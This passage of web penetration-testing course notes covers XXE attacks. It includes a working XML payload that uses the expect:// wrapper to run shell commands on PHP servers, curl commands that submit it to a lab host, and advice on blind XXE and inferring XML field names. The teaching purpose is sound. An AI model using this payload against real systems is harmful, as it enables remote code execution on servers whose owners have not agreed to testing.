- Next step: Change our ENTITY definition to be:
  - **<!ENTITY xxe SYSTEM "expect://id" >]>**
- This will execute the shell "id" command:
  - Requires the PHP 'expect' module to be enabled on the target web server

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<entry>
    <author>&xxe;</author>
    <title>The Hitchhiker's Guide to the Galaxy</title>
    <publish_date>1979</publish_date>
</entry>
```




XXE Example IV – Remote Code Execution via PHP

We ran the following command:

```
$ curl -d@/home/student/Desktop/XXE/book5.xml http://sec542.org/book.php
```

Here are the results, showing the output from the "id" command:



You may also view the output in Firefox (as shown on the slide above) by doing the following:

```
$ curl -d@/home/student/Desktop/XXE/book5.xml http://sec542.org/book.php >
book5.html
```

Then open Firefox and surf to: **file:///book5.html**

XXE: Flying Blind

- XXE is often triggered via PHP, resulting in a server-side request
  - This request will not be shown in an interception proxy such as Burp Suite or ZAP, since it goes from server -> server
- One challenge: The attacker cannot (usually) view the source of PHP, so the attack is often partially blind
  - This code is normally served from and interpreted by the web server, and is not sent to the browser
- Common XXE challenge: Discovering or inferring that XML content and/or code exists, without any direct evidence
  - This means tests of open source software (or full-knowledge tests where the client supplies the source code) are easier than zero-knowledge tests

XXE: Flying Blind


XXE is much easier to test when the penetration tester has access to the backend code, as well as the XML format itself. Beginning penetration testers often view this as a larger problem than it actually is: It is clearly not an issue for open source code. Also, full-knowledge penetration tests versus vulnerabilities such as XXE are quite common. In this case, the tester is granted access to the code, XML design, etc.

If a client does want a zero-knowledge test for XXE (where no inside information is provided), the course authors usually attempt to convince the client to switch to a full knowledge test. If they stick to their guns, the penetration tester's job is to discover web applications that use XML (PHP is common), and then infer the XML design itself. The latter is often not terribly difficult.

The application used XML attributes "book", "author", and "publish_date". In this case, guessing "author" and "book" is trivial based on the application output ("publish_date" would have been harder, since the app output listed it as "date"). More good news: We only need to guess one attribute (we used author) for the attack to work. We will demonstrate this in the lab coming up next.

Blind XXE Example

- In this example, entry.html POSTs to entry.php, which then POSTs to xml.php
- The POST from entry.php to xml.php is sent server->server, so the client cannot see it or intercept it
- We will explore this application in the next lab



Blind XXE Example

In the example above, the client can see the HTML source code for http://sec542.org/guide/index.html, shown here:

```
<html>
<body background="/images/hubble.jpg">
<H1>The Hitchhiker's Guide to the GalaXXE</H1>
Welcome to the The Hitchhiker's Guide to the GalaXXE: we were Wikipedia a billion years before Wikipedia!<br><br>
This is our new article creation form: please help expand the universe's knowledge by creating an article.<br><br>
<form method="post" action=entry.php>

Subject: <br>
<input type = "text" name = "subject"><br><br>
Category: <br>
<input type = "text" name = "category"><br><br>
Text: <br>
<input type = "text" name = "text"><br><br>
    <input type="submit" name="submit" value="submit">
</form>
</body>
</html>
```

It references http://sec542.org/guide/entry.php. Viewing source for that page shows the HTML only, and not the PHP code:

```
<html><body background="/images/hubble.jpg"><H1>Thank you!!</H1>Thank you for your
Hitchhiker's Guide to the GalaXXE Submission!!<br><br>Your entry:<br><br>Subject:
Earth<br>Category: Planets<br>Text: Mostly harmless.<br>
<br><br><a href="entry.html">Click here</a> to make another entry</body></html>
```

The PHP code itself accesses xml.php, which cannot be seen by the client. You may view the source locally by typing the following:

```
$ cat /var/www/html/guide/entry.php
```

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. **Exercise: XXE**
19. Summary

Course Roadmap

The next section describes protecting cookies.

SEC542 Workbook: XXE

Exercise 4.6: XXE

SEC542 Workbook: XXE

Please go to Exercise 4.6 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. **Summary**

Course Roadmap

The next section describes protecting cookies.

Summary

- That wraps up Security 542.4
- Next up is Security 542.5, where we will take on CSRF, advanced tools, and more
- Thank you and see you then!

This page intentionally left blank.